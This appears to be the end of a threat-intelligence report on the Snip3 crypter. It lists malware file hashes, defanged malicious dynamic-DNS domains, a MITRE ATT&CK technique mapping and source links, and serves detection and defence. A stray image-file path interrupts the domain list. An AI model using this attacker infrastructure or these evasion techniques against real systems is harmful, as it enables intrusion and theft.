17a05c09e0000294653d7e9ecb38e36b14e14f3fe371a2f8273535b2dca0c655
c9abbb1aeea178e8c8626f85bece0c7d928f0aed2b693a01ade75041015c3ee3
c5f2eef5e4caca4a1e30c48f0b4caf9094a2a6a0cca786bf1311d56f8f1c5e31
498295e3315135384e839b4e27850215d05510bd7dccff28af347d60e5ce9c1b
a6422e864518b38336da336d15e97ab9e2040bf7c4f28fd80827a8e11ad388d4
7d6788ad0f5411310d02f7e24fe1bc127c0f7c502ef587c585d92e040c37d188
6e0eea6d05ec7748d580bed970cb0dff17fcb77073ba777e3ebc06818216f536
3ed9eeabf83f5155c9741cb79eeb121df08feafe8c4e55ec5037fe05cdc4ccbf
cadc53c72ec5abe2646caf068b06c4abc325216b04879ef719e0b5b8f2140daf
9aca4e93536411593d4b1ee738630811d3d93311bbef43561665fe99c99840d1
0f05bb1a65af5bedf405354728aba4f9b021269b3f96a96ded24702688fd7f72
365e09bff859439d5de586c49351cd971bf9fba653e87c89e1cb45c026a66ff3

Domain:

blackbladeinc52[.]ddns[.]net

001secure[.]ddns[.]net

www3-verify3m[.]ddns[.]net

lucidair[.]ddns[.]net

franco[.]ddns[.]net

shakal2[.]ddns[.]net

citizensacctverify[.]ddns[.]net


www3-verify5t[.]ddns[.]net

verify-customer00[.]ddns[.]net

ryanoo1337[.]ddns[.]net

6. MITRE

Technique	Sub-technique
T1497: Virtualization/Sandbox	**T1497.001**: System Checks
T1566: Phishing	**T1566.001**: Spearphishing Attachment **T1566.002**: Spearphishing Link
T1059: Command and Scripting Interpreter	**T1059.001**: Powershell **T1059.003**: Windows Command Shell **T1059.005**: Visual Basic
T1053: Scheduled Task/Job	
T1047: Windows Management Instrumentation	
T1055: Process Injection	**T1055.012**: Process Hollowing
T1057: Process Discovery	
T1489: Service Stop	
T1069: Permission Groups Discovery	
T1070: Indicator Removal on Host	**T1070.004**: File Deletion
T1087: Account Discovery	
T1219: Remote Access Software	
T1547: Boot or Logon Autostart Execution	
T1132: Data Encoding	
T1082: System Information Discovery	
T1102: Web Service	


Initial Access
T1189: Drive-by Compromise
T1190: Exploit Public-Facing Application
T1133: External Remote Services
T1200: Hardware Additions
T1566: Phishing
T1566.001: Spearphishing Attachment
T1566.002: Spearphishing Link
T1566.003: Spearphishing via Service
T1091: Replication Through Removable Media
T1195: Supply Chain Compromise
T1199: Trusted Relationship
T1078: Valid Accounts
Execution
T1059: Command and Scripting Interpreter
T1059.001: PowerShell
T1059.003: Windows Command Shell
T1059.005: Visual Basic
T1059.006: Python
T1059.007: JavaScript
T1059.008: Network Device CLI
T1203: Exploitation for Client Execution
T1559: Inter-Process Communication
T1106: Native API
T1053: Scheduled Task/Job
T1129: Shared Modules
T1072: Software Deployment Tools
T1569: System Services
T1204: User Execution
T1047: Windows Management Instrumentation
Persistence
T1098: Account Manipulation
T1197: BITS Jobs
T1547: Boot or Logon Autostart Execution
T1037: Boot or Logon Initialization Scripts
T1176: Browser Extensions
T1554: Compromise Client Software Binary
T1136: Create Account
T1543: Create or Modify System Process
T1546: Event Triggered Execution
T1133: External Remote Services
T1574: Hijack Execution Flow
T1556: Modify Authentication Process
T1137: Office Application Startup
T1542: Pre-OS Boot
T1053: Scheduled Task/Job
T1505: Server Software Component
T1205: Traffic Signaling
T1078: Valid Accounts
Defense Evasion
T1548: Abuse Elevation Control Mechanism
T1134: Access Token Manipulation
T1197: BITS Jobs
T1140: Deobfuscate/Decode Files or Information
T1006: Direct Volume Access
T1484: Domain Policy Modification
T1480: Execution Guardrails
T1211: Exploitation for Defense Evasion
T1222: File and Directory Permissions Modification
T1564: Hide Artifacts
T1574: Hijack Execution Flow
T1562: Impair Defenses
T1070: Indicator Removal on Host
T1070.001: Clear Windows Event Logs
T1070.003: Clear Command History
T1070.004: File Deletion
T1070.005: Network Share Connection Removal
T1055: Process Injection
T1055.001: Dynamic-link Library Injection
T1055.002: Portable Executable Injection
T1055.003: Thread Execution Hijacking
T1055.004: Asynchronous Procedure Call
T1055.005: Thread Local Storage
T1055.011: Extra Window Memory Injection
T1055.013: Process Doppelgänging
T1055.012: Process Hollowing
T1497: Virtualization/Sandbox Evasion
T1497.001: System Checks
T1497.002: User Activity Based Checks
Discovery
T1087: Account Discovery
T1010: Application Window Discovery
T1217: Browser Bookmark Discovery
T1482: Domain Trust Discovery
T1083: File and Directory Discovery
T1046: Network Service Scanning
T1135: Network Share Discovery
T1040: Network Sniffing
T1201: Password Policy Discovery
T1120: Peripheral Device Discovery
T1069: Permission Groups Discovery
T1057: Process Discovery
T1012: Query Registry
T1018: Remote System Discovery
T1518: Software Discovery
T1082: System Information Discovery
T1614: System Location Discovery
T1016: System Network Configuration Discovery
T1049: System Network Connections Discovery
T1033: System Owner/User Discovery
T1007: System Service Discovery
T1124: System Time Discovery
T1497: Virtualization/Sandbox Evasion
T1497.001: System Checks
Command and Control
T1071: Application Layer Protocol
T1092: Communication Through Removable Media
T1132: Data Encoding
T1001: Data Obfuscation
T1568: Dynamic Resolution
T1573: Encrypted Channel
T1008: Fallback Channels
T1105: Ingress Tool Transfer
T1104: Multi-Stage Channels
T1095: Non-Application Layer Protocol
T1571: Non-Standard Port
T1572: Protocol Tunneling
T1090: Proxy
T1219: Remote Access Software
T1205: Traffic Signaling
T1102: Web Service
Impact
T1531: Account Access Removal
T1485: Data Destruction
T1486: Data Encrypted for Impact
T1565: Data Manipulation
T1491: Defacement
T1561: Disk Wipe
T1499: Endpoint Denial of Service
T1495: Firmware Corruption
T1490: Inhibit System Recovery
T1498: Network Denial of Service
T1496: Resource Hijacking
T1489: Service Stop
T1529: System Shutdown/Reboot

References

https://cisomag.eccouncil.org/snip3-a-new-crypter-as-a-service-that-deploys-multiple-rats/

https://twitter.com/MsftSecIntel/status/1392219299696152578?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1392219299696152578%7Ctwgr%5E%7Ctwcon%5Es1_&ref_url=https%3A%2F%2Fcisomag.eccouncil.org%2Fsnip3-a-new-crypter-as-a-service-that-deploys-multiple-rats%2F

https://www.securityweek.com/microsoft-warns-attacks-aerospace-travel-sectors

https://blog.morphisec.com/revealing-the-snip3-crypter-a-highly-evasive-rat-loader

https://twitter.com/Unit42_Intel/status/1382729698791284736